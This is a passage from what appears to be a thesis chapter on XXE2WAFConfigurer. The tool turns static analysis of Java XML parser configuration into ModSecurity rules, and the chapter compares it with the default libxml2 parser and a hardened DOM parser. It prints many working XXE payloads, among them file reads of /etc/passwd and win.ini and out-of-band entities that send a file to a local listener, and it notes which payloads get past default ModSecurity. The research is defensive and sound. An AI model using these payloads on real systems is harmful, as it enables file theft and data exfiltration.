As shown, this is a safely configured Std-DOM factory that returns the factory itself. The factory is created in line 2 and returned in line 28. The features are set from line 5 to 23. This set-up is performed in the same file as the execution of the Std-DOM parsing, which happens earlier in the file, shown by Listing 5.2. Here the safely configured DocumentBuilderFactory is called in line 3.

```java
public XPathParse(String xml) {

    DocumentBuilderFactory domFactory =
        getDocumentBuilderFactory();
    domFactory.setNamespaceAware(true);
    DocumentBuilder builder;

    try {
      builder = domFactory.newDocumentBuilder();
      this.doc = builder.parse(xml);

    } catch (Exception e) {

      LOG.error(e.getMessage());
    }
  }
```

Listing 5.2: Axelor Event App Std-DOM parsing execution

There are no uncommon aspects to either of the files in terms of the expected configuration. The question then is what does XXE2WAFConfigurer see when trying to analyze the program. To assess this the list of method call expressions the program highlights as connected to the Std-DOM parser is viewed. This can be seen in Listing 5.3. As seen, there is no notice of the actually building of the factory. It has only collected the method call expressions from the actual parsing of the the XML from Listing 5.2. That means that XXE2WAFConfigurer was unable to dig deeper into the called upon method that set the factory configurations.

```
[getDocumentBuilderFactory(), domFactory.setNamespaceAware(
    true), domFactory.newDocumentBuilder(), builder.parse(
    xml)]
```

Listing 5.3: List of method call expressions connected to the DocumentBuilderFactory as collected by the POC-application

The second application that presented a false positive answer was "prowide-core". This application also set up the factory by itself in its own method, that was called upon when parsing. The difference compared to "Axelor" was that this time it was in a different class than the parsing itself. The configuration used by prowide to set up their Std-DOM configuration can be viewed in Listing 5.4. The code to execute the parser in Listing 5.5.

```java
public class SafeXmlUtils {
    public static DocumentBuilder documentBuilder(boolean
        namespaceAware) {
        String feature = null;
        try {
            DocumentBuilderFactory dbf =
                DocumentBuilderFactory.newInstance();
            feature = XMLConstants.
                FEATURE_SECURE_PROCESSING;
            dbf.setFeature(feature, true);
            feature = "http://xml.org/sax/features/external
                -general-entities";
            dbf.setFeature(feature, false);
            feature = "http://apache.org/xml/features/
                disallow-doctype-decl";
            dbf.setFeature(feature, true);
            dbf.setNamespaceAware(namespaceAware);
            return dbf.newDocumentBuilder();
        } catch (ParserConfigurationException e) {
            throw new ProwideException("Error configuring
                the XML document builder. " + "The feature "
                 + feature + " is probably not supported by
                your XML processor.", e);
        }
    }
}
```

Listing 5.4: Prowide Std-DOM factory configuration

To conduct the parsing itself, the application called the factory set-up in Listing 5.4, in line 5, from the method shown in Listing 5.5. Again, similarly to the other application, no uncommon methods are used for the set-up of the configuration. The factory is built in the SafeXMLUtils class before it is called in the XmlParser class. In this case however, the list of method call expressions XXE2WAFConfigurer thinks is connected to the configurations of the Std-DOM parser is completely empty. Meaning that the program does not think that the Std-DOM parser is being set-up at all.

For the false positive in the testing of the Std-SAX parser it is the same story as explained for the Std-DOM parser. The configuration of the parser is done in the same class, but in a different method. This method is then called by the initialization in a different file. In the exact same way as showed in line 5 in Listing 5.5. This means that for the Std-SAX parser the same issue of not being able to follow the dependency between the methods exists.

```
1  public class XMLParser {
2      public SwiftMessage parse(final String xml) {
3          Validate.notNull(xml);
4          try {
5              final DocumentBuilder db = SafeXmlUtils.
                   documentBuilder();
6              final Document doc = db.parse(new
                   ByteArrayInputStream(xml.getBytes(
                   StandardCharsets.UTF_8)));
7              return createMessage(doc);
8          } catch (final Exception e) {
9              log.log(Level.WARNING, "Error parsing XML", e);
10             return null;
11         }
12     }
13 }
```

Listing 5.5: Prowide Std-DOM parsing execution

The two false positives, Prowide and Axelor, shows that XXE2WAFConfigurer at times are unable to correctly flag non-malicious applications as non-malicious. Instead, they are viewed as malicious, and rules are created to protect the WAF. A similarity can be seen in that both these applications build the configurations for the factory in another method than the execution of the parser. This will be further discussed in chapter 6

5.2 Evaluation step 2: Strength of security measures

In this section the results from evaluation step 2 are presented. They will be presented based on security method tested. First the parser used by ModSecurity will be presented in Section 5.2.1. The result from the WAF rules will be presented in Section 5.2.2. The configured Std-DOM parser will be presented in Section 5.2.3. All these sections will present results and a deep analysis of cases that do not present the expected result. The comparison between the methods will then be presented in Section 5.2.4.

5.2.1 WAF using parser

This section will look at the results from using the libxml2 parser which is standard within ModSecurity for XML processing. The ModSecurity parser does not analyze the source code, and the results will be the same irrespective of which application it is used to defend. Firstly, this section will present the results for malicious and non-malicious payloads sent as text/xml before it looks at the same payloads sent as text/plain. For cases that result in false positive or false negative results, a deeper look will be conducted. In the case of several false negative or false positive results only a selected number of cases will be shown.

WAF using parser - XML Payloads

Firstly, the results using the ModSecurity parser are presented. The results are first presented as payloads blocked or passed by the security measure. These numbers can be viewed in Table 5.7 for the malicious payloads. The results from the testing with the non-malicious payloads are presented in Table 5.8.

	IB-Entity	IB-DTD	OOB	BIL
Blocked	3	11	10	2
Passed	14	3	5	0

Table 5.7: Results for XML content-type using WAF parser on malicious payloads

As Table 5.7 shows a large amount of text/xml payloads passed the ModSecurity parser. There were quite a lot of difference between the categories. For Billion laughs (BIL) both the payloads were blocked by the parser, as seen in Figure 5.1.

```
Entity: line 1: parser error : Detected an entity reference loop
&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;
          ^
Entity: line 1: parser error : Detected an entity reference loop
&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;
          ^
Entity: line 1: parser error : Detected an entity reference loop
&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;
          ^
Entity: line 1: parser error : Detected an entity reference loop
&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;
          ^
Entity: line 1: parser error : Detected an entity reference loop
&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;
          ^
Entity: line 1: parser error : Detected an entity reference loop
&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;
          ^
Entity: line 1: parser error : Detected an entity reference loop
&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;
          ^
Entity: line 1: parser error : Detected an entity reference loop
&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;
          ^
body.xml:14: parser error : Detected an entity reference loop
<lolz>&lol9;</lolz>
                ^
```

Figure 5.1: ModSecurity log denying the Billion laughs attempt

The out-of-band (OOB) payloads were mostly blocked. However, five of the total of 15 payloads passed the ModSecurity parser. Meaning that it only had a success rate of 67% for OOB payloads. For the In-band (IB) payloads which tried to call on an external document type definition file the ModSecurity parser blocked 11 out of fourteen payloads, resulting in a success rate of 79%. The last category tested was the IB payloads that used the entity itself for file retrieval etc. In this category the ModSecurity parser blocked only three out of 17 payloads. A success rate of only 18%.

A deeper dive into which payloads were blocked and which passed the ModSecurity Parser for the text/xml content type will now be presented. It will be presented by first looking at the in-band attacks using entities for malicious purpose, followed by in-band attacks calling on an external document type definition file. Last, the out-of-band attacks will be presented.

As mentioned, the in-band entity attacks had a block rate of 18%, the lowest of the categories. This category mostly included attacks that called upon a file within the operating system of the attacked client. This included both attacks against Linux and Windows operating systems. One notable observation made was that all the blocked attacks tried to perform file retrieval on Windows. However, the parser also let some attacks targeting Windows pass. An example of an attack that was blocked by the ModSecurity parser can be seen in Listing 5.6. In this attack both a retrieval attempt towards Linux for the password file and the boot options file for windows are made in lines 3 and 4. The parser does not point towards what it blocks in the file.

```
<?xml version="1.0"?>
<!DOCTYPE foo [
        <!ENTITY % start "<![CDATA[">
        <!ENTITY % xxe SYSTEM "file:///etc/passwd">
        <!ENTITY % end "]]>">
                <!ENTITY % dtd SYSTEM "file:///c:/boot.ini"
                    >
        %dtd;
        ]>
<foo>
    <methodName>&all;</methodName>
</foo>
```

Listing 5.6: XML External Entity attack(IB-Entity) blocked by the ModSecurity parser

The second attempt is to open an xml file at a different address, but return it within the same channel, as seen in Listing 5.7 line 3. In this file it is not a retrieval of a file, but rather the possibility of triggering of entities within the external XML file that is performed. Again, the attack was blocked. It is worth noting that both these blocked attacks did use parameter entity. However, the third blocked attack did not.

```
<?xml version="1.0" ?>
<!DOCTYPE root [
        <!ENTITY % remote SYSTEM "http://127.0.0.1:8000/
            evil.xml">
        %remote;
        %param1;
        ]>
<root>&external;</root>
```

Listing 5.7: Second XML External Entity attack(IB-Entity) blocked by the ModSecurity parser

However, most of the attacks within this category managed to pass the ModSecurity parser. This includes one of the simplest attacks known among XML External Entity attacks. The usage of a simple Linux file retrieval without any other information added to the XML. This attack can be seen in Listing 5.8 line 3. As mentioned previously, the attacks that passed the ModSecurity parser consists of both file retrieval attacks targeting Linux and Windows.

```
<?xml version="1.0"?>
<!DOCTYPE data [
        <!ENTITY file SYSTEM "file:///etc/passwd">
        ]>
<data>&file;</data>
```

Listing 5.8: XML External Entity attack(IB-Entity) not blocked by the ModSecurity parser

None of the attacks that passed used parameter entities to trigger their entity declarations. This as a difference from the attacks that were blocked, where two out of three attacks were parameter entities. Another attack that did pass the defensive measure was a Windows file retrieval attack, shown in Listing 5.9, trying to retrieve the Windows boot file, in line 3. This is similar to the attack blocked in Listing 5.6.

```
<?xml version="1.0"?>
<!DOCTYPE dashboard [
        <!ENTITY redteam SYSTEM "file:///c:/boot.ini">
        ]>
<dashboard id="1">
    <name>&redteam;</name>
    <filteringEnabled>false</filteringEnabled>
</dashboard>
```

Listing 5.9: Second XML External Entity attack(IB-Entity) not blocked by the ModSecurity parser

For the in-band attacks which tried to call on external document type declarations the ModSecurity Parser had some more success. Here eleven out of 14 attacks were blocked. The first attack shown, in Listing 5.10, the XML file tries to open a document type definition from the entity in line 2. In this case the attack passes the ModSecurity parser. Meaning that it did not find anything malicious.

```
<?xml version="1.0" encoding='UTF-8' ?>
        <!DOCTYPE foo SYSTEM "http://127.0.0.1:8000/foo.dtd
            ">
<ibwfrpc name='CFGPUT'>
    <object type='webconfig'></object>
    <returncode>10000</returncode>
</ibwfrpc>
```

Listing 5.10: XML External Entity attack(IB-Document type declaration) passing the ModSecurity parser

The same goes for Listing 5.11, which were also accepted by the ModSecurity parser. In this case the attack tries to trigger a XSL file. This attack was called in line 2 and 3 in the listing. This is one line in the actual attack. However, it is divided up here to make it readable. An XSL file is a XML stylesheet file. This file can be used to set a doctype declaration as seen in Listing 5.12. Additionally, this attack has a long amount of directory traversals. This is different from other attacks in the testing set.

```
<!DOCTYPE sploit [
        <!ENTITY boom SYSTEM "http://127.0.0.1:8000/solr/
            select/?q=31337&wt=xslt&tr=../../../../../..
        /../../../../../../../../../../../var/data/user
            /666/date.xsl">]>
<username>&boom;</username>
```

Listing 5.11: Second XML External Entity attack(IB-Document type declaration) passing the ModSecurity parser

```
<xsl:output method="xml" doctype-system="../
    documentttypedeclaration.dtd"/>
```

Listing 5.12: Setting doctype through XSL file

There are more blocked attacks than attacks that passed for the doctype declaration attacks. One of these attacks are seen in Listing 5.13. This attack was blocked by the ModSecurity Parser. It first calls a parameter entity declaration in line 3, to get an external document type definition. The content of this is then called by the file.

```
<?xml version="1.0"?>
<!DOCTYPE a [
        <!ENTITY % remote_dtd SYSTEM "http://127.0.0.1:8000
            /xxe-test.dtd"> %remote_dtd; ]>
<body>
    <data>&attack;</data>
    <data>Whatever</data>
</body>
```

Listing 5.13: XML External Entity attack(IB-Document type declaration) blocked by the ModSecurity parser

In the in-band entity attacks a possible difference between parameter entities and general entities was shown. For the in-band document type declaration attacks there seems to be no such difference. In Listing 5.14 a blocked document type declaration attack which does not use parameter entities can be seen. This attack is very similar to that shown in Listing 5.13. Both attacks are using the SYSTEM call to call a document type definition file from a web address. The main difference is the mentioned use of parameter entity and general entity. Additionally, due to that difference there is also a difference in where the attack is called in the XML file. Parameter attacks are called in the declaration while the general entity is called within the body.

```
?xml version="1.0"?>
    <!DOCTYPE foo SYSTEM "http://127.0.0.1:8000/ex.dtd">
<foo>&e1;</foo>
<methodName>pingback.ping</methodName>
```

Listing 5.14: Second XML External Entity attack(IB-Document type declaration) blocked by the ModSecurity parser

The last category of attack with payloads which both passed and were blocked was the Out-of-band attacks. In this category ten out of 15 attacks were blocked correctly by the ModSecurity Parser. Of the attacks that were not blocked they mainly consist of attack that triggers a contact to another band but does not send the actual payload. Most of the attacks that sends the payload to said server do get blocked.

An example of an attack which was blocked by the ModSecurity parser can be seen in Listing 5.15. This attack collects a file from the application in line 3, then forwards it as a

```
1  <?xml version="1.0"?>
2  <!DOCTYPE vsp [<!ENTITY % one SYSTEM    "http://
       localhost:8000/attack.xml">%one;%two;%bingo;]>
3      <!ENTITY % payload SYSTEM "file:///C:/windows/win.ini">
4      <!ENTITY % two "<!ENTITY &#37; bingo SYSTEM 'http://
           localhost:8000/?%payload;'> ">
5  <SharedSettings>
6  <Path>C:\Users\User\Desktop\device.CP</Path>
7  <Enabled>True</Enabled>
8  </SharedSettings>
```

Listing 5.15: XML External Entity out-of-band attack blocked by the ModSecurity parser

payload to a different web address in line 4. Additionally, it triggers an XML file on the application server.

Another blocked out-of-band attack is seen in Listing 5.16. This follows the same structure as the attack seen in Listing 5.15. However, it is a simpler version of the attack. What can be observed is that both the attacks add the retrieved file to a payload being sent to the malicious third party URL.

```
1  <?xml version="1.0" encoding="UTF-8"?>
2      <!DOCTYPE asd [
3      <!ENTITY % data SYSTEM "file:///c:/windows/win.ini">
4      <!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http:
           //127.0.0.1:8000/?data;'>">
5      %data;
6  ]>
```

Listing 5.16: Second XML External Entity out-of-band attack blocked by the ModSecurity parser

For the attacks that passed the ModSecurity parser the malicious payload had a different structure. In these attacks the payloads did not transmit a file to the website, but rather just opened a connection to this site. This is a method that for instance is used for checking if the application is vulnerable by making it ping a server owned by the attacker. An example of this attack can be seen in Listing 5.17, where in line 4 it pings a web address.

```
1  <?xml version="1.0"?>
2  <!DOCTYPE foo [
3          <!ELEMENT foo ANY >
4          <!ENTITY callhome SYSTEM "http://127.0.0.1:8000/
               hehehehe">
5          ]
6          >
7  <foo>&callhome;</foo>
```

Listing 5.17: XML External Entity out-of-band attack that was not blocked by the ModSecurity parser

This structure is found in all the five attacks that passed the ModSecurity parser. However, it is also found in one of the blocked attacks, seen in Listing 5.18. Here there is a clear similarity between line 4 in Listing 5.17 and line 3 in Listing 5.18.

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <!DOCTYPE a [
3      <!ENTITY % asd SYSTEM "http://127.0.0.1:8000"> %asd; %c
           ;
4      ]>
5  <documentAnnotations>&rrr;
6      <pages>
7          <page
8          id="1" pageWidth="1440" pageHeight="810">
9          </page>
10         <page id="2" pageWidth="1440" pageHeight="810">
11         </page>
12         <page id="3" pageWidth="1440"
13         pageHeight="810"></page>
14         <page id="4" pageWidth="1440"
15         pageHeight="810">
16         </page>
17     </pages>
18 </documentAnnotations>
```

Listing 5.18: Third XML External Entity out-of-band attack blocked by the ModSecurity parser - without sending a payload

In terms of the non-malicious payloads, the ModSecurity parser did not block any of the payloads. This goes for both the payloads consisting of document type definition declarations used for internal entities and elements, and for the payloads with no document type definition declaration. The results can be seen in Table 5.8.

	Non-malicious using DTD	Non-malicious without DTD
Blocked	0	0
Passed	20	20

Table 5.8: Results for XML content-type using WAF parser on non-malicious payloads

To summarize the results for the ModSecurity parser on payloads sent using content-type text/xml. For Billion laughs and the non-malicious payloads the parser blocked and accepted correctly. With all the billion laughs attack being blocked, while none of the non-malicious attacks were. For the in-band attacks there were some more misclassifications by the ModSecurity parser. For the entity attacks 82% of the attacks mistakenly were let through to the application. One of the noted observations were that two out of the three blocked attacks used parameter entities, while none of the attacks that passed the parser did. In the case of the in-band attacks which called upon an external document type definition file only 21% of the attacks passed the ModSecurity parser. However, in

this category no clear observations were made on the difference between those blocked and those not blocked. The last category, the out-of-band attacks were blocked at a rate of 67%. In this category one observation was made. There was a difference between the blocked payloads on whether they redirected traffic to a different site or whether they sent a payload to that site. If it sent a payload to the site the attacks were commonly blocked, while if they only redirected to that site, it was not. The calculations based on these results will be further displayed in Section 5.2.4 and further discussions based on the results will be conducted in Chapter 6.

WAF using parser - TEXT Payloads

The other content-type that was tested was text/plain. Here the exact same payloads as the ones used for text/xml were sent. These payloads were used to test if the ModSecurity parser had any effect on this content-type. The expected result was that all payloads would bypass the parser entirely, as explained in Section 2.3.2.

The ModSecurity parsers ability to detect content-type text/plain malicious payloads in the default configuration can be seen in Table 5.9. As expected, the results shows that the payloads were not blocked at all. The same results present itself for every single category used.

	IB-Entity	IB-DTD	OOB	BIL
Blocked	0	0	0	0
Passed	17	14	15	2

Table 5.9: Results for TEXT content-type using WAF parser on malicious payloads

For the non-malicious payloads, the data shows that all the payloads pass. Meaning, that the ModSecurity parser either is not triggered or does correctly not assess any of them as malicious. The results for the non-malicious payloads can be seen in Table 5.10.

	Non-malicious using DTD	Non-malicious without DTD
Blocked	0	0
Passed	20	20

Table 5.10: Results for TEXT content-type using WAF parser on non-malicious payloads

As expected, the ModSecurity parser is not making any detection neither in the case of malicious or non-malicious payloads. These result fits well with the findings in Section 5.2.1 in terms of the non-malicious payloads. However, it performs way worse than for the content-type text/xml for malicious payloads. As the parser is not configured against this in the standard configuration, this result fits the expectations. Discussions on this will be further commented in Chapter 6.

5.2.2 Configured with WAF rules

This section will look at the results from the WAF rules applied by XXE2WAFConfigurer from Section 4.5.4. Firstly, a look at the results when sending payloads as content-type text/xml followed by the results when switching to content-type text/plain.

WAF rules – text\XML payloads

The results of the WAF rules applied to ModSecurity shows that they can block the malicious payloads of content-type text/xml in all four categories, as can be seen in Table 5.11. For both the in-band categories it is able to block 100% of the attack. The same result is shown for the out-of-band and the billion laughs category, which also both shows a 100% block rate. To verify that this was performed by the WAF a confirmation was controlled in the ModSecurity logs, as seen in Table 5.11

	IB-Entity	IB-DTD	OOB	BIL
Blocked	17	14	15	2
Passed	0	0	0	0

Table 5.11: Results for XML content-type using WAF rules on malicious payloads

For the non-malicious payloads the result is the same as for the ModSecurity parser in Section 5.2.1. No non-malicious payloads were blocked by the WAF rules, as seen in Table 5.12. This means that it, based on the test cases, does not falsely block traffic.

	Non-malicious using DTD	Non-malicious without DTD
Blocked	0	0
Passed	20	20

Table 5.12: Results for XML content-type using WAF rules on non-malicious payloads

WAF rules – text\plain content-type

As seen for the ModSecurity parser, it did not block any attacks sent by content-type text/plain. The WAF rules does not have any such issue and performs exactly like it did for the content-type text/xml, as can be seen in Table 5.13. It can block all the four different categories with a rate of 100%.

	IB-Entity	IB-DTD	OOB	BIL
Blocked	17	14	15	2
Passed	0	0	0	0

Table 5.13: Results for TEXT content-type using WAF rules on malicious payloads

Like both the WAF rules for text/xml, and the ModSecurity parser it does not block any non-malicious payloads from passing, as seen in Table 5.14. Neither from the category of payloads including a document type definition, nor the category without.

	Non-malicious using DTD	Non-malicious without DTD
Blocked	0	0
Passed	20	20

Table 5.14: Results for TEXT content-type using WAF rules on non-malicious payloads

To summarize, the results for the WAF rules applied by XXE2WAFConfigurer. It correctly blocks malicious payloads for both content-type text/xml and text/plain. In addition, it does not block any of the non-malicious payloads. Further calculations based on these results will be displayed in Section 5.2.4 and discussed in Chapter 6.

5.2.3 DOM-Parser with security features

The results for the Std-DOM parser with the security features is divided into only the results of testing on malicious and non-malicious payloads. For the malicious payloads, the Std-DOM parser is able to correctly block all the attempted attacks. As seen in Table 5.15, it blocks all the attacks across the four categories.

	IB-Entity	IB-DTD	OOB	BIL
Blocked	17	14	15	2
Passed	0	0	0	0

Table 5.15: Results using st-DOM features on malicious payloads

Similarly to both the ModSecurity parser in Section 5.2.1 and the WAF rules from Section 5.2.2, the non-malicious attacks passed the parser without being blocked as seen in Table 5.16.

	Non-malicious using DTD	Non-malicious without DTD
Blocked	0	0
Passed	20	20

Table 5.16: Results using st-DOM features on non-malicious payloads

5.2.4 Precision and recall

Based on the numbers of blocked and passed payloads from Section 5.2.2, 5.2.1 and 5.2.3, further calculations for precision and recall is done. Firstly the numbers are presented in Table 5.17 based true and false positives, and true and false negatives. For the malicious payloads a blocked attack is a true positive, while an attempt that passes the defensive mechanism counts as a false negative. In the case of the non-malicious payloads the blocked payloads are counted as false positive, while the ones that passes are counted as true negatives.

		True positive	False positive	True negative	False Negative
ModSecurity Parser	XML	26	-	20	22
	TEXT	0	-	20	48
WAF Rules	XML	48	-	20	-
	TEXT	48	-	20	-
Std-DOM parser		48	-	20	-

Table 5.17: True and false positive values and true and false negative values for the defensive mechanisms in RQ2

WAF using ModSecurity parser

For the ModSecurity parser the calculations are performed for both the content-types, text/xml and text/plain. The recall shows the amount of the expected malicious payloads are correctly classified and stopped. Precision shows how many of the payloads who were blocked that were actually malicious payloads.

In terms of the content-type text/xml payloads, the ModSecurity parser can correctly identify and block 54,167% of the malicious payloads. Which in turn then is the recall rate. For the precision, the ModSecurity parser does not create any false positives. This in turn ensures a precision of 100% as all the identified and blocked payloads are malicious. The calculations for the content-type text/xml can be viewed in the equations below.

$$Recall = \frac{26}{26 + 22} = 0.54167$$

$$Precision = \frac{26}{26 + 0} = 1$$

For the content-type xml/plain the ModSecurity parser did not block neither malicious nor non-malicious payloads. The effect of this is that it will have a recall rate of 0 and a not applicable precision. This is due to the fact that the ModSecurity parser is not able to perform any defensive actions against this content-type in the default configuration. Both the calculations are shown in the following equations.

$$Recall = \frac{0}{0 + 48} = 0$$

$$Precision = \frac{0}{0 + 0} = N/A$$

Configured with WAF rules

The testing of the WAF rules applied by XXE2WAFConfigurer includes both content-type text/xml and text/plain. As such there will be calculations for both.

For content-type text/xml the WAF rules had zero false positives and zero false negatives, while it detected and blocked all 48 malicious payloads. This leads to a recall and precision rate of 1. Meaning that it is both able to detect and block all malicious payloads, and all the blocked payloads are malicious.

$$Recall = \frac{48}{48+0} = 1$$

$$Precision = \frac{48}{48+0} = 1$$

In terms of the content-type text/plain the results are the same as for the text/xml. This shows that there is, based on the test set, not a difference in the performance of the WAF rules applied by XXE2WAFConfigurer between the content-type used to send the payload.

$$Recall = \frac{48}{48+0} = 1$$

$$Precision = \frac{48}{48+0} = 1$$

Std-DOM-Parser with security features

The calculations for the Std-DOM parser with applied security features does not include different content-types, and just shows the general precision and recall for the method.

As the Std-DOM does not produce false negative nor false positives, it scores 1 on both recall and precision. This is the same as the scores shown by the WAF rules. With these scores it means that the Std-DOM parser correctly identifies and blocks all the malicious payloads, and it does not block anything else than malicious payloads.

$$Recall = \frac{48}{48+0} = 1$$

$$Precision = \frac{48}{48+0} = 1$$

5.3 Summary

The results shown throughout chapter 5 will be summarized in this section. First a summary of the results from Section 5.1, followed by a summary of the results from Section 5.2.

In Section 5.1 the results from evaluation step 1 showed that XXE2WAFConfigurer positively identified and applied rules for all the vulnerable test applications. However, it was also found that it is not in all cases able to correctly identify non-vulnerable applications. This means that XXE2WAFConfigurer will in some cases create false positives, which means that it will create rules for applications that do not need them. Based on the observations the noted pattern for applications that were falsely flagged was cases where the construction of the DOM factory happened in another location or file.

For the results in evaluation step 2, from Section 5.2, there was shown quite a bit of difference between some of the results. Two of the defensive mechanisms, the Std-DOM parser and the WAF rules, produced the exact same results. On the other side, testing using the ModSecurity parser showed result with more false negatives resulting in a lower recall.

For the ModSecurity parser there were also differences within the categories where the in-band entities were the category where most attacked passed the parser, where only 18% of the attacks were blocked. This is in contrast to the in-band document type definition attacks and the out-of band attacks where 79% and 67% were blocked respectively. The category with highest number of blocked attacks was the billion laughs attack where both the payloads were correctly blocked. When observing the type of payloads blocked, it was noticed that within the in-band entity category the parameter entity attack was the only one blocked. However, attacks of that nature passed the parser within the in-band document type definition category.

Chapter 6

Discussion

In this Chapter the thesis will discuss the results from Chapter 5. Firstly, a comparison to the related work will be shown in Section 6.1. The implications to both academia and the general industry will be discussed in Sections 6.2 and 6.3. Lastly, possible threats to validity and limitations to the research will be presented in Sections 6.5 and 6.4.

6.1 Comparison to related work

Existing tools for XXE detection are mainly created as plugins for integrated development environments. This can be seen in the research by Oyetoyan and Chaim [49], which only found one tool for mobile applications. That tool was FindSecBugs which is an IDE bug detector. Other research into this is done by Molland et al. [37]. Again, this research focuses on improving and auto-fixing of XXE errors in an IDE, but not as a standalone tool. A similarity between this research and the research by Molland et al. [37] is the use of abstract syntax trees. In their research instance tracking was used for the detection of the vulnerability, while the abstract syntax tree was used to auto fix the source code. In this research the abstract syntax tree is used to detect the lack of security features.

In terms of configuring the WAF most research focused on removing the necessity of configurations through anomaly detection. For these papers the primary objective was to create methods, often through artificial intelligence, where the configurations would auto update itself based learning based on incoming requests. The research by Appelt et al. [5] was the only paper from the related works which did not focus on anomaly detection methods. It focused on using machine learning and genetic algorithms to generate rules. In comparison to the mentioned previous research, this thesis focuses on setting rules based on a known vulnerability. It is closest to the concept from Appelt et al. [5]. However, they differ strongly in how this is approached. In this thesis a source code analysis is used to detect vulnerabilities and thus changing the configuration. The results from the approach by Appelt et al. [5] showed a recall between 54.6% and 98.3%. Compared to the results of the methodology used for XXE2WAFConfigurer, which had a recall of 100%, it produces a lower recall. However, it has a false positive rate of between 0-2%. This is a lower rate

than the methodology used in the XXE2WAFConfigurer tool.

Based on Table 3.2 in Section 3.1.2, no research had been conducted into web application firewalls efficiency against XXE attacks. Alongside insecure deserialization, and insufficient logging and monitoring it was the only vulnerability in the OWASP top 10 with no research papers focusing on it. Most of the research performed into how effective different WAFs are against different attacks focused on SQLi and XSS attacks [56][1][52][61][55]. These papers focuse on testing based on currently available rulesets. No available opensource ruleset has focus on XXE. Additionally, these methods focus on generalizable solutions which does not look at the application it protects. They are one size fits all solutions. This thesis introduces tests against a current method to protect against XXE and introduces a new method.

6.2 Implications to academia

The research may influence the current state-of-art for academia on this topic. Additionally, it can affect the future of research on both WAF configurations and XXE defense. In this section an evaluation will be presented on what effect this thesis might have on academia and what new information it has brought forward.

6.2.1 Detection of vulnerabilities using abstract syntax trees

Through the implementation of the tool in Section 4.5.4 a new methodology for detection of applications vulnerable to XXE was presented. As mentioned in Section 6.1 it differed from previous works [49] [37] by using the abstract syntax trees themselves to detect the vulnerability. An important factor here was the change between the previous works where the detection of the vulnerability itself was the focus, and this methodology where the focus was purely to assert whether an application was vulnerable or not. This means that in this methodology the location of the vulnerability was not important, nor the number of places in the code it was vulnerable.

By using abstract syntax trees the testing in Section 5.1 showed that the methodology works very well at correctly identifying vulnerable applications. It was able to identify these applications with a 100% recall per Section 5.1.3. This means that the methodology works well for cases where you only need to identify whether the source code has a vulnerability, but do not need to know where it is located. On the other hand, the precision of the tool was at 95.2%. This is also a high level of precision. However, it also indicates that it produces some false positives. By the analysis of the applications generating these false positives in Section 5.1.4, a weakness ofXXE2WAFConfigurer was clear. By using only an abstract syntax tree the dependencies between the source files are lost. Because of this an issue arises when executing the parsing and setting the security features happens in two different source files. This limitation is further discussed in Section 6.4.

In Section 5.1.2 the Std-SAX testing shows that the results is the same in terms of recall. However, it also shows a drop in precision between the Std-DOM and the Std-SAX parser. Here it is important to note that the Std-SAX parser is only tested on 2 non-vulnerable applications. In comparison, the Std-DOM parser is tested on 40 applications.

Because of this the effect of one false positive is much greater for the results of the Std-SAX parser. It is therefore reasonable to assess the precision of the Std-DOM parser as the more accurate precision for the tool.

To summarize, this methodology shows that for cases where only the existence of the vulnerability is enough information, simple static analysis methods suffice. This means that for other vulnerabilities with similar tendencies it might be a smart course of action. However, it also shows some of the weaknesses of this methodology which needs to be addressed. Further recommendations based on this will be presented in Section 7.2.

6.2.2 Data set for testing WAF against XXE

There exists tests bed for testing tools on their ability to correctly detect the location of a vulnerability in source code. These are commonly on code segments and are used for instance for IDE plugin tools. An example of this is the Juliet test suite which was used in the research by Molland et al. [37]. These test beds are not useful for testing the ability of a WAF against XXE attacks as they consist of possible vulnerable code segments. WAFs on the other hand must be tested using a set of payloads. This set must contain both vulnerable and non-vulnerable payloads to give an indication on the WAFs ability to also allow correct traffic to pass. A collection of payloads for this purpose were not easily available, and thus had to be made for this research.

The vulnerable payloads are created from CWE's to ensure objectivity when testing. Most of the non-vulnerable payloads are then again crafted by removing the vulnerability from those payloads. However, the sample of non-vulnerable payloads left were then small and some extra payloads were randomly gathered from Github. With this methodology for the creation of the set it should keep an high level of objectivity while also keeping a decent coverage of both vulnerable and non-vulnerable payloads. However, the data set was created based on the criteria in Section 4.6.3. This means that the data set does not include non-malicious usage of external entities.

For other academics, this data set should be usable for needs involving payload testing of XXE. However, it should also be noted that it is limited if they need to ensure that non-malicious usage of external entities does not produce false positives.

6.3 Implications to the industry

In this section the implications this thesis can have on the industry itself will be discussed and presented.

6.3.1 Rule generation based on static analysis

Rule generation is often left to either generalized pre-crafted rules or to the developers using the web application firewall. Other approaches like the one by Appelt et al. [5] needs heavy machine learning capabilities to create rules. With the methodology proposed in this thesis providers could offer simple protective measures for their customers based on static analysis. Cloud platforms can either apply rules automatically to their platform based on a static analysis of the customers code or recommend rules to them.

A question is whether this methodology can compete with, for instance, auto-fix tools for source code. One important aspect to think of here is the effect of those tools. Those tools will have to perform code changes and thus demands regression testing to ensure that no side effects happen. The second aspect that differentiates the uses of those two tools is who performs the static analysis. For instance, for a cloud provider it will not be of their interest to perform code changes into their customer's code. Additionally, most developers do not want another company to change any of their work.

However, it is important that the WAF rules are at least equally good at protecting against XXE attacks compared to the correct configuration in the source code. The comparison between the results of the WAF rules and the correctly configured Std-DOM parser showed that both performed with 100% recall and precision. Meaning that the defensive measures of the WAF rules provide an equal defensive measure as to the Std-DOM parser with correct configuration. However, here it is worth noting that both have their own possible unknown weaknesses. Both protective measures are open to new vulnerabilities or bypass methods, meaning that the 100% recall and precision is not something which might hold true forever. They will likely need updating or tweaking in the future to keep this rate.

Another aspect, as indicated by the precision, is that both measures have a 0% false positive rate. This means that a security in depth principle might be applied where you use WAF rules on a non-vulnerable application. However, this has not been tested.

